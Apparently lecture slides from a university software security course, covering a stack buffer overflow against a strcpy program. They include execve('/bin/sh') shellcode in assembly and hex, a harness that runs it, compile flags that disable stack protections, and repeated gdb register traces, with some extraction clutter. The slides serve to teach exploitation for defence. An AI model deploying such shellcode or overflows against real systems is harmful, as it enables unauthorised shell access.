

Application Insecurity (continued)

CSE 545 – Software Security
Spring 2018

Adam Doupe
Arizona State University
<http://adamdoupe.com>



No Null No Newline Shellcode

```
[ragnuk] $ gcc -m32 no_null_no_newline_shellcode.s
[ragnuk] $ ./a.out
sh-41.$
```

```
.text
.globl main
main:
    xor     %eax,%eax
    push    %eax
    # push  n/sh
    push    $0x68732F6E
    # push  //bi
    push    $0x69622F2F
    movl    %esp,%ebx
    push    %eax
    push    %ebx
    mov     %esp,%ecx
    movl    %eax,%edx
    mov     $11,%al
    # execve(char* filename, char** argv, char** envp)
    int     $0x80
    xor     %eax,%eax
    mov     $1,%al
    xor     %ebx,%ebx
    int     $0x80
```


Testing the Shell Code

```
void main()  
{  
    char* shellcode = "\x31\xc0\x50\x68\x6e\x2f\x73\x68"  
                      "\x68\x2f\x2f\x62\x69\x89\xe3\x50"  
                      "\x53\x86\xe5\x89\xc2\x0b\x01\xcd"  
                      "\x80\x31\xc0\xb0\x01\x31\xdb\xcd"  
                      "\x80";  
  
    int (*shell)();  
    shell=shellcode;  
    shell();  
}  
$ gcc -m32 -z execstack test_shellcode.c  
$ ./a.out  
sh-4.1$
```

Note: This shellcode is not valid, you will have to make your own!

```
#include <string.h>
```


```
int main(int argc, char** argv)
{
    char foo [50];
    strcpy(foo, argv[1]);
    return 10;
}
```

```
main:
```

```
    push %ebp
    mov %esp,%ebp
    sub $0x3c,%esp
    mov 0xc(%ebp),%eax
    add $0x4,%eax
    mov (%eax),%eax
    mov %eax,0x4(%esp)
    lea -0x32(%ebp),%eax
    mov %eax,(%esp)
    call 80482d0 <strcpy@plt>
    mov $0xa,%eax
    leave
    ret
```

```
gcc -Wall -Wall -O0 -g -fno-omit-frame-pointer -Wno-
deprecated-declarations -D_FORTIFY_SOURCE=0 -fno-pie -Wno-
format -Wno-format-security -z norelro -z execstack -fno-
stack-protector -m32 -mpreferred-stack-boundary=2
```

```
$ gcc -Wall -Wall -O0 -g -fno-omit-frame-  
pointer -Wno-deprecated-declarations  
-D_FORTIFY_SOURCE=0 -fno-pie -Wno-format  
-Wno-format-security -z norelro -z execstack  
-fno-stack-protector -m32 -mpreferred-stack-  
boundary=2  
$ gdb a.out  
(gdb) b *0x80483fd  
(gdb) r `python -c "print  
'\x31\x00\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2  
f\x62\x69\x89\xe3\x50\x53\x86\xe5\x89\xc2\x0  
b\x01\xcd\x80\x31\x00\xb0\x01\x31\xdb\xcd\x8  
0'"`
```




```

main:
→ push %ebp                                0x80483fd
  mov %esp,%ebp                            0x80483fe
  sub $0x3c,%esp                           0x8048400
  mov 0xc(%ebp),%eax                       0x8048403
  add $0x4,%eax                            0x8048406
  mov (%eax),%eax                          0x8048409
  mov %eax,0x4(%esp)                       0x804840b
  lea -0x32(%ebp),%eax                     0x804840f
  mov %eax,(%esp)                          0x8048412
  call 80482d0 <strcpy>                    0x8048415
  mov $0xa,%eax                            0x804841a
  leave                                     0x804841f
  ret                                       0x8048420

```


%eax	
%esp	0xbffff69c
%ebp	0x0
%eip	0x80483fd



```

main:
    push %ebp                                0x80483fd
    mov %esp,%ebp                          0x80483fe
    sub $0x3c,%esp                         0x8048400
    mov 0xc(%ebp),%eax                     0x8048403
    add $0x4,%eax                          0x8048406
    mov (%eax),%eax                        0x8048409
    mov %eax,0x4(%esp)                     0x804840b
    lea -0x32(%ebp),%eax                   0x804840f
    mov %eax,(%esp)                        0x8048412
    call 80482d0 <strcpy>                  0x8048415
    mov $0xa,%eax                          0x804841a
    leave                                  0x804841f
    ret                                    0x8048420
  
```

%eax	
%esp	0xbffff698
%ebp	0x0
%eip	0x80483fe




main:

```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
→ sub $0x3c,%esp                          0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                            0x8048406
mov (%eax),%eax                          0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,(%esp)                          0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                            0x804841a
leave                                    0x804841f
ret                                       0x8048420

```

%eax	
%esp	0xbffff698
%ebp	0xbffff698
%eip	0x8048400



main:


```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
sub $0x3c,%esp                           0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                            0x8048406
mov (%eax),%eax                          0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,(%esp)                          0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                            0x804841a
leave                                     0x804841f
ret                                       0x8048420

```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840b

(gdb) x/x 0xbffff738
0xbffff738: 0xbffff87b



main:


```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
sub $0x3c,%esp                           0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                            0x8048406
mov (%eax),%eax                          0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,(%esp)                          0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                            0x804841a
leave                                    0x804841f
ret                                       0x8048420

```

%eax	0xbffff87b
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804840f

(gdb) x/x 0xbffff738
0xbffff738: 0xbffff87b




main:

```

push %ebp                                0x80483fd
mov %esp,%ebp                            0x80483fe
sub $0x3c,%esp                           0x8048400
mov 0xc(%ebp),%eax                       0x8048403
add $0x4,%eax                            0x8048406
mov (%eax),%eax                          0x8048409
mov %eax,0x4(%esp)                       0x804840b
lea -0x32(%ebp),%eax                     0x804840f
mov %eax,0x4(%esp)                       0x8048412
call 80482d0 <strcpy>                    0x8048415
mov $0xa,%eax                            0x804841a
leave                                    0x804841f
ret                                       0x8048420

```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048412



main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax  0x8048403
add $0x4,%eax       0x8048406
mov (%eax),%eax     0x8048409
mov %eax,0x4(%esp)  0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)     0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax       0x804841a
leave               0x804841f
ret                 0x8048420


```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x8048415

(gdb) x/s 0xbffff87b

0xbffff87b:

"1\300Phn/shh//bi\211\343PS\206\345\211\302\v\0011\300\260\001\061\333`"



main:

```

push %ebp           0x80483fd
mov %esp,%ebp       0x80483fe
sub $0x3c,%esp      0x8048400
mov 0xc(%ebp),%eax  0x8048403
add $0x4,%eax       0x8048406
mov (%eax),%eax     0x8048409
mov %eax,0x4(%esp)  0x804840b
lea -0x32(%ebp),%eax 0x804840f
mov %eax,(%esp)     0x8048412
call 80482d0 <strcpy> 0x8048415
mov $0xa,%eax       0x804841a
leave               0x804841f
ret                 0x8048420

```

%eax	0xbffff666
%esp	0xbffff65c
%ebp	0xbffff698
%eip	0x804841a

(gdb) x/s 0xbffff87b


0xbffff87b:

"1\300Phn/shh//bi\211\343PS\206\345\211\302\v\0011\300\260\001\061\333`„"

(gdb) p/x strlen(0xbffff87b)

\$2 = 0x21

218



